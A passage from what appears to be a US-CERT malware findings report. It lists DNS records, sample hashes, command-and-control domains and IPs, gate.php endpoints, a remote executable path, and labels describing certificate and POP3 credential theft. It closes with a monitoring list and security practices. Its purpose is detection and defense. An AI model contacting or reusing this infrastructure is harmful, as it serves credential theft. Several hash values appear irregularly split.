last-modified: 2014-04-26T22:58:13Z  
source: RIPE

% This query was served by the RIPE Database Query Service version 1.88 (HEREFORD)

DNS records

DNS query for 157.0.114.176.in-addr.arpa failed: TimedOut

name	class	type	data	time to live
waterfilter.in.ua	IN	NS	ns3.thehost.com.ua	3600s (01:00:00)
waterfilter.in.ua	IN	SOA		
server:			ns1.thehost.com.ua	
email:			hostmaster@thehost.com.ua	
serial:			2015031414	
refresh:			10800	
retry:			3600	
expire:			604800	
minimum ttl:			86400	
			3600s (01:00:00)	
waterfilter.in.ua	IN	A	176.114.0.120	3600s (01:00:00)
waterfilter.in.ua	IN	NS	ns1.thehost.com.ua	3600s (01:00:00)
waterfilter.in.ua	IN	NS	ns2.thehost.com.ua	3600s (01:00:00)
waterfilter.in.ua	IN	TXT	v=spf1 ip4:176.114.0.120 a mx ~all	3600s (01:00:00)
waterfilter.in.ua	IN	MX		
preference:			10	
exchange:			mail.waterfilter.in.ua	
			3600s (01:00:00)	
waterfilter.in.ua	IN	MX		
preference:			20	
exchange:			mail.waterfilter.in.ua	
			3600s (01:00:00)	
157.0.114.176.in-addr.arpa	IN	PTR	waterfilter.in.ua	3600s (01:00:00)
0.114.176.in-addr.arpa	IN	NS	ns2.thehost.com.ua	3600s (01:00:00)
0.114.176.in-addr.arpa	IN	SOA		
server:			noc.thehost.com.ua	
email:			hostmaster@thehost.com.ua	
serial:			2014044197	
refresh:			10800	
retry:			3600	
expire:			604800	
minimum ttl:			86400	
			3600s (01:00:00)	
0.114.176.in-addr.arpa	IN	NS	ns3.thehost.com.ua	3600s (01:00:00)
0.114.176.in-addr.arpa	IN	NS	ns4.thehost.com.ua	3600s (01:00:00)
0.114.176.in-addr.arpa	IN	NS	ns1.thehost.com.ua	3600s (01:00:00)

-- end --

Relationships		
(I) 176.114.0.157	Characterized_By	(W) Address lookup
(I) 176.114.0.157	Related_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe

Relationship Summary

(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(S) Interface for PAS v.3.1.0
---	------------	-------------------------------

(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) da9f2804b16b369156e1b629ad3d2aac79326b94 284e43c7b8355f3db71912b8 (bfc5)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) 20f76ada1721b61963fa595e3a2006c962253513 62b79d5d719197c190cd4239 (c3e23)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b 99eb8628abc638afd9eddaf (38f71)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) ae67c121c7b81638a7cb655864d574f8a9e55e66 bcb9a7b01f0719a05fab7975 (eddf)
(S) Interface for PAS v.3.1.0	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) da9f2804b16b369156e1b629ad3d2aac79326b94 284e43c7b8355f3db71912b8 (bfc5)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) 20f76ada1721b61963fa595e3a2006c962253513 62b79d5d719197c190cd4239 (c3e23)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b 99eb8628abc638afd9eddaf (38f71)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) ae67c121c7b81638a7cb655864d574f8a9e55e66 bcb9a7b01f0719a05fab7975 (eddf)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)
(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)	Related_To	(S) Interface for PAS v.3.0.10
(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)	Related_To	(F) d285115e97c02063836f1cf8f91669c114052727c3 9bf4bd3c062ad5b3509e38 (fc45a)
(S) Interface for PAS v.3.0.10	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)
(F) d285115e97c02063836f1cf8f91669c114052727c3 9bf4bd3c062ad5b3509e38 (fc45a)	Related_To	(F) 6fad670ac8febb5909be73c9f6b428179c6a7e942 94e3e6e358c994500fcce46 (78abd)
(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c7 67814e34f4b2b6a6b305641 (8f154)	Connected_To	(D) private.directinvesting.com
(D) private.directinvesting.com	Characterized_By	(W) Address lookup
(D) private.directinvesting.com	Connected_From	(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c7 67814e34f4b2b6a6b305641 (8f154)
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(H) GET /lexicon/index.c
(D) private.directinvesting.com	Related_To	(I) 204.12.12.40
(I) 204.12.12.40	Characterized_By	(W) Address lookup
(I) 204.12.12.40	Related_To	(D) private.directinvesting.com
(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)	Connected_To	(D) cderlearn.com
(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)	Characterized_By	(S) digital_cert_steal.bmp
(D) cderlearn.com	Characterized_By	(W) Address lookup
(D) cderlearn.com	Connected_From	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)
(D) cderlearn.com	Related_To	(H) POST /search.cfm HTTP

(D) cderlearn.com	Related_To	(H) POST /search.cfm HTTP
(D) cderlearn.com	Related_To	(I) 209.236.67.159
(I) 209.236.67.159	Characterized_By	(W) Address lookup
(I) 209.236.67.159	Related_To	(D) cderlearn.com
(S) digital_cert_steal.bmp	Characterizes	(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0 c758eb708fb6e2cc4f598a0 (ae7e3)
(W) Address lookup	Characterizes	(D) private.directinvesting.com
(W) Address lookup	Characterizes	(D) cderlearn.com
(W) Address lookup	Characterizes	(D) editprod.waterfilter.in.ua
(W) Address lookup	Characterizes	(D) insta.reduct.ru
(W) Address lookup	Characterizes	(D) one2shoppee.com
(W) Address lookup	Characterizes	(D) ritsoperrol.ru
(W) Address lookup	Characterizes	(D) littjohnwilhap.ru
(W) Address lookup	Characterizes	(D) wilcarobbe.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) GET /lexicon/index.c	Related_To	(D) private.directinvesting.com
(H) POST /search.cfm HTTP	Related_To	(D) cderlearn.com
(H) POST /search.cfm HTTP	Related_To	(D) cderlearn.com
(H) POST /zapoy/gate.php	Related_To	(D) wilcarobbe.com
(H) POST /zapoy/gate.php	Related_To	(D) littjohnwilhap.ru
(P) 80	Related_To	(D) wilcarobbe.com
(P) 80	Related_To	(D) littjohnwilhap.ru
(P) 80	Related_To	(D) ritsoperrol.ru
(H) POST /zapoy/gate.php	Related_To	(D) ritsoperrol.ru
(P) 80	Related_To	(D) one2shoppee.com
(P) 80	Related_To	(D) insta.reduct.ru
(P) 80	Related_To	(D) editprod.waterfilter.in.ua
(W) Address lookup	Characterizes	(I) 146.185.161.126
(W) Address lookup	Characterizes	(I) 176.114.0.120
(W) Address lookup	Characterizes	(I) 209.236.67.159
(W) Address lookup	Characterizes	(I) 204.12.12.40
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)	Dropped	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)	Characterized_By	(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e
(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e	Characterizes	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)
(P) 80	Related_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe
(W) Address lookup	Characterizes	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe
(W) Address lookup	Characterizes	(I) 176.114.0.157
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Characterized_By	(S) searching_reg_pop3.bmp
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) editprod.waterfilter.in.ua
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) insta.reduct.ru

(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) one2shoppee.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) ritsoperrol.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) littjohnwilhap.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) wilcarobbe.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Dropped_By	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)
(S) searching_reg_pop3.bmp	Characterizes	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Characterized_By	(W) Address lookup
(D) wilcarobbe.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) wilcarobbe.com	Related_To	(H) POST /zapoy/gate.php
(D) wilcarobbe.com	Related_To	(P) 80
(D) one2shoppee.com	Characterized_By	(W) Address lookup
(D) one2shoppee.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) one2shoppee.com	Related_To	(P) 80
(D) ritsoperrol.ru	Characterized_By	(W) Address lookup
(D) ritsoperrol.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) ritsoperrol.ru	Related_To	(P) 80
(D) ritsoperrol.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Characterized_By	(W) Address lookup
(D) littjohnwilhap.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) littjohnwilhap.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Related_To	(P) 80
(D) insta.reduct.ru	Characterized_By	(W) Address lookup
(D) insta.reduct.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) insta.reduct.ru	Related_To	(P) 80
(D) insta.reduct.ru	Related_To	(I) 146.185.161.126
(I) 146.185.161.126	Characterized_By	(W) Address lookup
(I) 146.185.161.126	Related_To	(D) insta.reduct.ru
(D) editprod.waterfilter.in.ua	Characterized_By	(W) Address lookup
(D) editprod.waterfilter.in.ua	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) editprod.waterfilter.in.ua	Related_To	(P) 80
(D) editprod.waterfilter.in.ua	Related_To	(I) 176.114.0.120
(I) 176.114.0.120	Characterized_By	(W) Address lookup
(I) 176.114.0.120	Related_To	(D) editprod.waterfilter.in.ua

(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(P) 80
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Characterized_By	(W) Address lookup
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe	Related_To	(I) 176.114.0.157
(I) 176.114.0.157	Characterized_By	(W) Address lookup
(I) 176.114.0.157	Related_To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe

## Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- private.directinvesting.com
- cderlearn.com
- 204.12.12.40
- 209.236.67.159
- 176.114.0.120
- editprod.waterfilter.in.ua
- insta.reduct.ru
- 146.185.161.126
- one2shoppee.com
- ritsoperrol.ru
- littjohnwilhap.ru
- wilcarobbe.com
- mymodule.waterfilter.in.ua/system/logs/xtool.exe
- 176.114.0.157

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

## Contact Information

- 1-888-282-0870
- [soc@us-cert.gov](mailto:soc@us-cert.gov) (UNCLASS)
- [us-cert@dhs.sgov.gov](mailto:us-cert@dhs.sgov.gov) (SIPRNET)
- [us-cert@dhs.ic.gov](mailto:us-cert@dhs.ic.gov) (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: <https://forms.us-cert.gov/ncsd-feedback/>

## Document FAQ

**What is a MIFR?** A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

**Can I distribute this to other people?** This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.

**Can I edit this document?** This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or [soc@us-cert.gov](mailto:soc@us-cert.gov).

**Can I submit malware to US-CERT?** US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at [www.us-cert.gov](http://www.us-cert.gov). Malware samples can be submitted via <https://malware.us-cert.gov>. Alternative submission methods are available by special request.

---